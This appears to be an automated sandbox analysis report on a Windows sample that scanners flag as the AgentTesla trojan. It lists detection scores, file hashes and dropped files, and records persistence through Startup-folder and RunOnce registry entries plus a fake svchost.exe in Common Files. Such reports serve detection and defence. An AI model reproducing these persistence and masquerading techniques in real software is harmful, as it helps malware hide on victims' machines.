
Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IKJbVguaav.exe	62%	Virustotal		Browse
IKJbVguaav.exe	34%	Metadefender		Browse
IKJbVguaav.exe	67%	ReversingLabs	Win32.Trojan.AgentTesla	
IKJbVguaav.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files\Common Files\system\E59A6148\svchost.exe	100%	Joe Sandbox ML		
C:\Program Files\Common Files\system\E59A6148\svchost.exe	62%	Virustotal		Browse
C:\Program Files\Common Files\system\E59A6148\svchost.exe	34%	Metadefender		Browse
C:\Program Files\Common Files\system\E59A6148\svchost.exe	67%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe	34%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe	67%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://www.davidemauri.it/	0%	Virustotal		Browse
http://www.davidemauri.it/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
canonicalizer.ucsuri.tcs	unknown	unknown	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483912
Start date:	15.09.2021
Start time:	16:10:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lKJbVguaav (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	93
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winEXE@128/79@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 66% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:11:21	API Interceptor	2x Sleep call for process: svchost.exe modified
16:11:43	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
16:11:45	API Interceptor	225x Sleep call for process: powershell.exe modified
16:11:59	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce 7ADA33B7 C:\Program Files\Common Files\System\E59A6148\svchost.exe
16:12:08	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce 7ADA33B7 C:\Program Files\Common Files\System\E59A6148\svchost.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Common Files\system\E59A6148\svchost.exe	
Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	856022
Entropy (8bit):	5.80731766715221
Encrypted:	false
SSDEEP:	12288:rn8yLq+IYhqreG7zHRwpS/hCcpzfRJYL4wFcTEDCN:rn3L1IYh+Zdl/dpz4swFPDCN
MD5:	5F377DE371A8E95ACEC9956303D6F032
SHA1:	4D36D918DF8FF90C0327EF713CFA262591D93636
SHA-256:	46EEDA891D1AB66CB14C007A901CF167B9E80ED78D9AF21889EEA4BE3EB55E09
SHA-512:	F7766DBB768CD671AC7A2E99B78625352B2BA53504CE9BAAF6545AFB0D33D769218B117400BB1658A48B1B6A108F56CF29B2287C761C9C98F7D6F714D6C4B50
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 62%, Browse • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 67%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....q.....0..... ... .@.. .....`..... ..`.....J.... ..D.....@.....8..... ....H.....text..... ....`.rsrc...D.... .....@..@.rel oc.....@.....@..@.....H.....T..$.....&...<.....*:.(.....}....*:.{.....o...*R.....}.....}....*6.{.....*:.{.....*..{....*"..}....*:..(..... .....*~..(....2....X(....{.....**.{.....*R.{.....{.....Y.....**.{.....*b..1..{.....s)...(...+*..{.....,{.....{.....s)...(...+*..{....*2.q....s....*&...(/...*..{6...*"..}6...*..(7...*..*..{4.....{3....._c...{2..._.....*..{4.....{3....._c...{2..._.....*Z.{4.....{3....._c....*v...{2..._T

C:\Program Files\Common Files\system\E59A6148\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5971519204683815
Encrypted:	false
SSDEEP:	6:bj5o0k1GaD0JOCEfMuaaD0JOCEfMKQmDVoitAl/gz2cE0fMbhEZolrRSQ2hyYIIT:bFo7GaD0JcaaD0JwQQVoitAg/0bjSQJ
MD5:	AB64B99C0F06769020BD113C0EB5FB74
SHA1:	41BEDACD29B42F66248AC424C0B50327DBB527F0
SHA-256:	A91438A87E080154B01FAE2C3A7B18FB09AD7256F5C4D976DC0985E51465C822

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
SHA-512:	9A1B8BD1C63BA9279E88792D447F3635A91B637E2C00F5DD7D51F71378AAD9686468FAA2B0332A41BBEB1D4A2D4DD259850FBB79B9992CEE13DCE3414796B1F0
Malicious:	false
Reputation:	unknown
Preview:	....E..h..(.....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x9d0904e9, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09686807036149726
Encrypted:	false
SSDEEP:	12:r0+FHlsO4blNfusKp0+FHlsO4blNfusK:go8jo8
MD5:	F7FBEDDD34C93534A1BF40170BA8BDDF
SHA1:	9DCF73909B86D76AB1CECA39DAA75C1B415E0CF9
SHA-256:	B97031F76D5E0E50765E17D7D60BBA94AB28277D3F5E2A9985FE9C7080FCCC06
SHA-512:	0B354BD3842FE33EDC8AC913EBFF2AD4CD35067CBC43E090B6D83FDE0AC889193F6E116132B22C9DEF7D06AB5DD6C7417A040CE4077DF9CEE4A63507E6627F9
Malicious:	false
Reputation:	unknown
Preview:	....e.f.3...w.....&.....w.....y..h.(.....3...w.....B.....@..... ....3...w.....|.$.....y.....P.Q.....y.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11227145912104357
Encrypted:	false
SSDEEP:	3:V/9EvwIsBAJl/bJdAtii/bu/tall:VAwRBAJt4t/buQ
MD5:	0C7BE372E73EBCC8ABA729C3D75E6D66
SHA1:	C9B9A6A0D0D3E731A666AC6CDBEC6F9B3F804F4E
SHA-256:	62E706225BDE2D12532296021A1A7187794BD5C034757813233195AB9895CD3A
SHA-512:	1543638675D823DCD197012B6A7053C66D88A1A524FA0F28D256F2BB692FFA96752F1CCF8A700EC0C84F12C31F1AE9A789B02D60526CB35CA7D05F78AF063C4
Malicious:	false
Reputation:	unknown
Preview:	v.'J.....3...w.....y.....w.....w.....w...:O....w.....P.Q.....y.....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_IKJbVguaav.exe_2d31aef62bf69c86310ee4e4d6bcfe8179b846_f2aaf5a9_0d501a6f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	15908
Entropy (8bit):	3.757893394768763
Encrypted:	false
SSDEEP:	192:GGB1bG/rHBUZMXyaK3FcWqSgv/u7sDKwS274ItAEa:31bGjBUZMXyaAGv/u7sDPX4ItAEa
MD5:	5E70B4506529515AE11F5E1574B2B111
SHA1:	F6A25F3AAEBF70B0BA0E4927A18BFF37A4AFB31D
SHA-256:	C27686029A2BF9354BB50E0335F9A0AA0D1DAB2D171ED9C92AEBF2DE13BBF1CD
SHA-512:	2C2928D02796932D59EDA6B1139428B96A155545E32A8A4960B0F9BC13DA86E70A10C1154E341FB6DDFE1681CC43E69CC6B3F77D8CDE3683F8F6F537F63CE4F
Malicious:	**true**
Reputation:	unknown

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_IKJbVguaav.exe_2d31aef62bf69c86310ee4e4d6bcfe8179b846_f2aaf5a9_0d501a6f\Report.wer	
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.6.2.2.1.1.4.1.1.5.4.7.7.4.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.6.2.2.1.1.4.9.5.6.1.0.0.3.3.....R.e.p.o.r.t.S.t.a.t.u.s.=.6.5.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.2.6.e.6.7.5.3.-.7.6.8.e.-.4.3.d.8.-.a.4.0.3.-.7.3.0.c.b.0.3.3.7.a.6.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.3.1.9.e.2.b.c.-.c.2.3.5.-.4.b.8.f.-.9.2.d.6.-.0.4.5.5.0.e.7.d.2.4.b.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.K.J.b.V.g.u.a.a.v...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...D.i.a.g.n.o.s.t.i.c.s...F.a.s.t.S.e.r.i.a.l.i.z.a.t.i.o.n...d.l.l.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.f.c.-.0.0.0.1.-.0.0.1.6.-.3.9.c.3.-.f.8.f.9.8.6.a.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.d.3.1.7.c.0.8.3.2.0.a.a.b.6.2.2.c.0.4.3.9.2.e.9.f.8.6.4.4.4.7.c.0.0.0.0.0.0.0.0.!.0.0.0.0.4.d.3.6.d.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER13AA.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.695713832763062
Encrypted:	false
SSDEEP:	96:9GiZYWSvE1mFYDYYWcHlyQYEZQHtFi1jBPpwyDOnaPsRQF1YyVMIAQ3:9jZDSbEtemIaPsRQ/Y6AQ3
MD5:	A60B0F4AE534AB4E8A386AFF185A9B54
SHA1:	D78BD6222567188BFDE1A5995CF396280B6D8C84
SHA-256:	4E8D16F52CD6F51B9AC9D78CD0879430D07E3652E748B1962A87BCD841897A95
SHA-512:	70AB47A193348EA3FEDC377C4A573136F8D0C4D2BB328F3821107AAF016151D940D2161269CABE27F9E8FB2A79D2B5FD38711D4B61219ACF3686943CB1AA000
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF3FB.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, CheckSum 0x00000004, Wed Sep 15 23:12:22 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	186195
Entropy (8bit):	4.802220764842539
Encrypted:	false
SSDEEP:	3072:Sg90wNUCgUJVcov5d6lM05jjd+p6n3V1hgCVD9gIOgF59:dXNTj/coz6C0Sp6nJ9RpD9
MD5:	F5AFA4B4CF5D6EE24294099A7F63BA29
SHA1:	D63F9F43804DC90A0F1DF73F8EF4571D358FC930
SHA-256:	24AA81C758B961711D89B5ACE652161342468D63D426D7675BBBFCA3EBB84F2C
SHA-512:	15CD5D45C330005A8EEEE32C794B52211199562CF80C51F124556775F31F0D34FC419E6F74C3839DD556C50C58774E8527A3CA93D4BEA12D752FB8219D242A08
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....}Ba.....U.....B.....*.....GenuineIntelW.....T.....}Ba.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCC6.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8416
Entropy (8bit):	3.6947819527452785
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi4g6/6YIJSUDShMLcsgmfZaSeCprf89bFfsfCC3m:RrlsNin6/6YmSUD6MLngmfgS2FEfM
MD5:	8423F1EFD2F241F1DDA4A954051DB1F2
SHA1:	53DA66BD7852E9959825CFB5FA50E50B20DF24CD
SHA-256:	9CA3A037CB24F2805FBA4BD2A685BDC3F02FCDB7EC2452D923292942A1AC1C40
SHA-512:	25C5F6AB75F4ECFF483A2B78EBF2EE8372D6D68FAB150838E337E42E75EC46118E37FE8EC18A4586D87DEA952FEF5D5B220300ED3AFD3D6BF3B27AA3AE4A09B2
Malicious:	false
Reputation:	unknown

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCC6.tmp.WERInternalMetadata.xml	
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFE8C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4778
Entropy (8bit):	4.478992985631051
Encrypted:	false
SSDEEP:	48:cvIwSD8zsOJgtWI9KLWfWSC8BE8fm8M4Jw1FX+q8vnnMI6b0Ld:uITfE3DSNTJ2KMhb0Ld
MD5:	2782D14AC423C162717070339F5C714E
SHA1:	C6DFF0A85EE5D23D9C9F3494B4B41A71F3D6D585
SHA-256:	5F478E1724B58F038CA40FA90E3A0BA8E7FB7008FCF701FC72701AA29BFB85B5
SHA-512:	95271D0051F927BBEB1A278E0A742361AEBD925C964FB41DE1FA749C1B4BBD468B8BBCAFD0E0B1864EE09E48FF16B7560AC69CEC23FF41C3DD9594BCC46308EB
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1168343" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEC9.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	55200
Entropy (8bit):	3.056419150685184
Encrypted:	false
SSDEEP:	1536:AUHb5F5722hEzy0VudVZ6CfKR5Zg/MDwSSylMYLPKut:AUHb5F5722hEzy0VudVZ6Cfa5Zg/MDwk
MD5:	FE6A0D6EDCE927970B8C80D2AFCE0ADB
SHA1:	38AEF1D63F6FF5BD20998FFEA6DD911218695190
SHA-256:	A283B560F84271F8CF075F420210CD2CEA0B0E0D0F1C21B8D08268D34F6C26DC
SHA-512:	F9014E7F8D46F49215ABE985D0A189D17EDCAC5579A98B05CB7BFE31FA76F30DD0263CD17F797F0A79A0C319AC45A9FD5A2C3F3A75B892DC919BBA849C31829
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3lpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	19876
Entropy (8bit):	5.577969381559167
Encrypted:	false
